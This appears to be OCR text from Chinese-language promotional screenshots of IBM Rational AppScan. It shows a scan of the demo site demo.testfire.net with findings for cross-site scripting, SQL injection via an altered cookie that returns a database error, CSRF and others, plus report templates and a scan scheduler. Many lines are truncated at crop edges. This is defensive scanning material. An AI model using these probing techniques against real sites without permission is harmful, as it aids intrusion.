
- 一般
- Asp.Net
- J2EE
- PHP

** 驗證輸入資料：

雖然爲了使用者的方便，可以在用戶端層提供資料驗證，但一律必須在伺服器層執行資料驗證。
用戶端驗證原本就不安全，因爲它們可以輕易略過，例如：停用 JavaScript。

好的設計通常需要 Web 應用程式架構提供伺服器端公用程式常式來驗證下列項目：
[1] 必要欄位
[2] 欄位資料類型（依預設，所有 HTTP 要求參數都是 String）
[3] 欄位長度
[4] 欄位範圍
[5] 欄位選項
[6] 欄位型樣
[7] Cookie 值
[8] HTTP 回應

檢測出漏洞的證據...減少不必要的爭議



排列依據：嚴重性

我的應用程式'的 53 個安全

- 跨網站 Scripting (7)
  - http://demo.testfire.net
    - customize.aspx
    - lang
  - http://demo.testfire.net
    - uid
  - http://demo.testfire.net
  - http://demo.testfire.net
  - http://demo.testfire.net
- HTTP 回應分割 (1)
- 未加密的登入要求 (2)
- 目錄清單 (2)
- 偽造跨網站要求 (4)
- HTML 註解機密性資訊
- 未加密的 __VIEWSTAT

注入的 Script AppScan 似乎會包含在回應中。如果以下畫面顯示模擬產生注入 Script 的蹦現式畫面，即證明應用程式容易遭受「跨網站編寫 Script」的侵害。否則，如果要驗證這個漏洞：1) 開啟「要求/回應」標籤，然後按一下「顯示在瀏覽器中」，看看是否會出現蹦現式畫面。請注意，某些 Script 語法是瀏覽器專屬的，因此如果未蹦現注入的警示，請嘗試不同的瀏覽器（用滑鼠右鍵按一下瀏覽器 > 檢視來源 > 另存新檔...）。2) 檢查原始測試回應中警示 Script 的有效性。

呈現的測試回應


變式：顯示在瀏覽器中

```
POST /bank/login.aspx HTT
Content-Length: 67
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 6
Host: demo.testfire.net
```

11595

模擬當這個頁面在瀏覽器中開啟時，會顯示的蹦現式畫面

產出可自訂內容的報告



詳細安全問題

有漏洞的 URL：http://demo.testfire.n

此 URL 總計有 3 個安全問題

[1/3] SQL 注入

嚴重性：	高
測試類型：	應用程式
有漏洞的 URL：	http://demo.te
補救作業：	從使用者輸入

變式 1/6 [ID=7238]

下列變更已套用到原始要求：

- 將 Cookie 'amUserId' 的值設

回應中的驗證：

- <p><b><span id="_ctl0_Content_lblSu
= ''.
</span></b></p>
- <p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'userid = ''.

建立報告

範本：執行摘要

最低嚴重性：參考資訊

測試類型：全部


☑ 每一問題的變式數限制

變式數上限：1

☐ 在每一個「問題 URL」之後加入分頁

- ☑ 報告內容
  - ☑ 執行摘要（整個掃描）
  - ☐ 安全問題
    - ☐ 變式
      - ☐ 要求/回應
      - ☐ 使用者註解
      - ☐ 在回應中顯示驗證
      - ☐ 畫面
    - ☐ 諮詢和修正建議
      - ☐ .NET
      - ☐ J2EE
      - ☐ PHP
  - ☐ 補救作業
  - ☐ 應用程式資料
    - ☐ 應用程式 URL
    - ☐ Script 參數
    - ☐ 毀損鏈結
    - ☐ 註解
    - ☐ JavaScript
    - ☐ Cookie


內建近50種產業標準、資安法規的報告範本



◉ Industry Standard Report Template


OWASP Top 10 2010
WASC Threat Classification
NERC CIPC Electricity Sector Security Guidelines
International Standard - ISO 27002
International Standard - ISO 27001

- OWASP Top 10 2010
- SANS/CWE Top 25
- ISO 27001 , 27002
- VISA PAPB
- 支付卡行業資料安全標準 (PCI DSS)
- Basel II
- 沙賓法案 (SOX)
- 美國金融服務法 (GLBA)
- 電子資金移轉法 (EFTA)
- 健康保險可攜性及責任性法案(HIPAA)



[CANADA] PIPED Act
[CANADA] Freedom of Information and Protection of Privacy Act (FIPPA)
[CANADA] Management of Information Security Technology (MITS)
[EU] European Directive 1995/46/EC
[EU] European Directive 2002/58/EC
[JAPAN] Japan's Personal Information Protection Act
[UK] Data Protection Act
[US] California Assembly Bill No. 1950 and Senate Bill 1386
[US] Children Online Privacy Protection Act (COPPA)
[US] DCID 6/3 Availability Basic
[US] DCID 6/3 Availability High
[US] DCID 6/3 Availability Medium
[US] DCID 6/3 Confidentiality Reqs Protection Level 1
[US] DCID 6/3 Confidentiality Reqs Protection Level 2
[US] DCID 6/3 Confidentiality Reqs Protection Level 3
[US] DCID 6/3 Confidentiality Reqs Protection Level 4
[US] DCID 6/3 Confidentiality Reqs Protection Level 5
[US] DCID 6/3 Integrity Basic
[US] DCID 6/3 Integrity High
[US] DCID 6/3 Integrity Medium
[US] DCID 6/3 Securing Advanced Technology IS
[US] Electronic Funds and Transfer Act (EFTA)
[US] Federal Information Security Mgmt. Act (FISMA)
[US] Financial Services (GLBA)
[US] Healthcare Services (HIPAA)
[US] NERC Cyber Security Standards
[US] Privacy Act of 1974
[US] Safe Harbor
[US] Sarbanes-Oxley Act (SOX)
[US] The Securities Act
[US] Title 21 Code of Federal Regulations
[US] Family Education Rights and Privacy Act (FERPA)
[US] DISA Application Security and Development Guide V.2
[US] DoD Instruction 8500.2 - IA Implementation
Basel II
NIST Special Publication 800-53
The Payment Card Industry Data Security Standard (PCI DSS) previous version
The Payment Card Industry Data Security Standard (PCI DSS)
Payment Application Data Security Standard
SANS/CWE Top 25 Most Dangerous Programming Errors

建立掃描排程，定期幫各系統健康檢查


demo.scan - IBM Rational AppScan
檔案(F) 編輯(E) 檢視(V) 掃描(S) 工具(T) 說明(H)
掃描 暫停 手動探索 掃描配置 Scan
顯示：
毀損鏈結 (3)
URL 型
我的應用程式
錯誤原因
28
27
22
11

Response Status 403 - Forbidden
Response Status 404 - Not Found
Response Status 404 - Not Found

Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Tue, 06 Jan 2009 07:37:08 G
Connection: close

<html><head><title>Error</title></he
<body><h1>Directory Listing Denie

造訪的 URL 115/115　完成的測試 19979/19979

掃描排程器

排程的掃描：

新建(N)...　編輯(E)...　刪除(D)

說明(H)　確定(O)

排程設定

名稱：我的排程掃描 1

● 現行掃描(U)
○ 儲存的掃描(S)

重複執行

○ 每日(D)
● 每週(W)
○ 每月(M)
○ 不重複執行(N)

開始日期：2009/04/08
開始時間：22:00

□ 限制掃描時間（分鐘）
多久之後停止並儲存：4320
(1 - 35000000)


本端機器登入

輸入使用者名稱和密碼。程序執行的方式就如同是由該使用者啟動一般。

網域：IBM-L3P0950
使用者名稱：chenmax
密碼：

說明(H)　確定(O)　取消(C)

可檢測網站是否已遭植入或連結至惡意程式(Malware)

